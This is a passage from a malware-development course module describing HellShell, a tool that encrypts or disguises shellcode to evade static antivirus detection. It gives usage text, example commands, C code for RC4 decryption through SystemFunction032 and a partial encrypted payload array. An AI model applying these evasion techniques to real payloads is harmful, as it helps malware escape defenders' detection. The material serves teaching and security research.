Maldev Academy Tool - HellShell

Introduction

At this point of the course, one should have a solid grasp of static evasion using encryption (XOR/RC4/AES) and obfuscation (IPv4/IPv6/MAC/UUID) techniques. Implementing one or more of the previously discussed evasion techniques in the malware can be time-consuming. One solution is to build a tool that takes in the payload and performs the encryption or obfuscation methods.

This module will demo a tool made by the Maldev Academy team that performs these tasks.

Tool Features

The tool has the following features:

- Supports IPv4/IPv6/MAC/UUID Obfuscation
- Supports XOR/RC4/AES encryption
- Supports payload padding
- Provides the decryption function for the selected encryption/obfuscation technique
- Randomly generated encryption keys on every run

Usage

To use HellShell, download the source code and compile it manually. Ensure the build option is set to *Release*.

```
###########################################################
                            # HellShell - Designed By MalDevAcademy
@NUL0x4C | @mrd0x #

###########################################################

[!] Usage: HellShell.exe <Input Payload FileName> <Enc/Obf *Option*>
[i] Options Can Be :
        1.>>> "mac"     ::: Output The Shellcode As A Array Of Mac
Addresses  [FC-48-83-E4-F0-E8]
        2.>>> "ipv4"    ::: Output The Shellcode As A Array Of Ipv4
Addresses [252.72.131.228]
        3.>>> "ipv6"    ::: Output The Shellcode As A Array Of Ipv6
```


```
Addresses [FC48:83E4:F0E8:C000:0000:4151:4150:5251]
        4.>>> "uuid"     ::: Output The Shellcode As A Array Of UUid Strings
[FC4883E4-F0E8-C000-0000-415141505251]
        5.>>> "aes"      ::: Output The Shellcode As A Array Of Aes
Encrypted Shellcode With Random Key And Iv
        6.>>> "rc4"      ::: Output The Shellcode As A Array Of Rc4
Encrypted Shellcode With Random Key
```

Example Commands

- `HellShell.exe calc.bin aes` - Generates an AES encrypted payload and prints it to the console
- `HellShell.exe calc.bin aes > AesPayload.c` - Generates an AES-encrypted payload and outputs it to `AesPayload.c`
- `HellShell.exe calc.bin ipv6` - Generates an IPv6 obfuscated payload and prints it to the console

Demo

The image below shows HellShell being used to encrypt the payload using the RC4 encryption algorithm and outputting to a file.


Rc4Payload.c
C: > Users > User > source > repos > HellShell > x64 > Release > Rc4Payload.c
Windows PowerShell

```
PS C:\Users\User\source\repos\HellShell\x64\Release> .\HellShell.exe .\calc.bin rc4 > Rc4Payload.c
PS C:\Users\User\source\repos\HellShell\x64\Release>
```

```c
#include <Windows.h>
#include <stdio.h>


// this is what SystemFunction032 function take as a parameter
typedef struct
{
DWORD   Length;
DWORD   MaximumLength;
PVOID   Buffer;

} USTRING;

// defining how does the function look - more on this structure in the api hashing part
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
    struct USTRING* Img,
    struct USTRING* Key
);

BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize, IN DWORD sPayloadSize) {

    // the return of SystemFunction032
    NTSTATUS    STATUS = NULL;

    // making 2 USTRING variables, 1 passed as key and one passed as the block of data to encrypt/decrypt
    USTRING     Key = { .Buffer = pRc4Key,      .Length = dwRc4KeySize,     .MaximumLength = dwRc4KeySize },
            Img = { .Buffer = pPayloadData,     .Length = sPayloadSize,     .MaximumLength = sPayloadSize };


    // since SystemFunction032 is exported from Advapi32.dll, we load it Advapi32 into the prcess,
    // and using its return as the hModule parameter in GetProcAddress
    fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi32"), "SystemFunction032");

    // if SystemFunction032 calls failed it will return non zero value
    if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
        printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n", STATUS);
        return FALSE;
    }

    return TRUE;
}

unsigned char Rc4CipherText[] = {
    0x4C, 0x4A, 0xE0, 0x32, 0xF1, 0xEE, 0x9F, 0x29, 0x11, 0x08, 0x60, 0xE5, 0x25, 0x94, 0x8B, 0xE3,
    0x5B, 0xAB, 0xDA, 0xCC, 0x4D, 0x44, 0x90, 0x7C, 0x49, 0x30, 0x2B, 0xE2, 0x18, 0xF5, 0xA5, 0x8A,
    0xC1, 0x69, 0x20, 0x2D, 0xF8, 0x14, 0x51, 0x13, 0xFF, 0x56, 0x6D, 0xC7, 0x00, 0x63, 0xB3, 0x9B,
    0x48, 0x9D, 0xEA, 0x4E, 0xED, 0x8F, 0x89, 0xF7, 0x57, 0x51, 0x1D, 0xE7, 0x9E, 0x15, 0xD1, 0x1E,
    0x7B, 0x9A, 0x18, 0xE8, 0xE9, 0x1E, 0x7D, 0x03, 0x54, 0xCB, 0xC8, 0x71, 0x11, 0xA0, 0x1B, 0x49,
    0xE5, 0xC3, 0xBA, 0x26, 0x72, 0xE3, 0x56, 0x44, 0x09, 0x64, 0xF1, 0xEF, 0x16, 0x4F, 0x5E, 0xEB,
    0xBE, 0x3C, 0xC0, 0xF0, 0xA6, 0xEC, 0xCF, 0x6B, 0x5C, 0x13, 0xA8, 0xE3, 0x1F, 0x61, 0x9E, 0xD4,
    0x42, 0xDA, 0x38, 0xB2, 0x8F, 0x71, 0xDC, 0xD6, 0xBC, 0x08, 0xB2, 0x93, 0xEF, 0x44, 0xF0, 0xD2,
```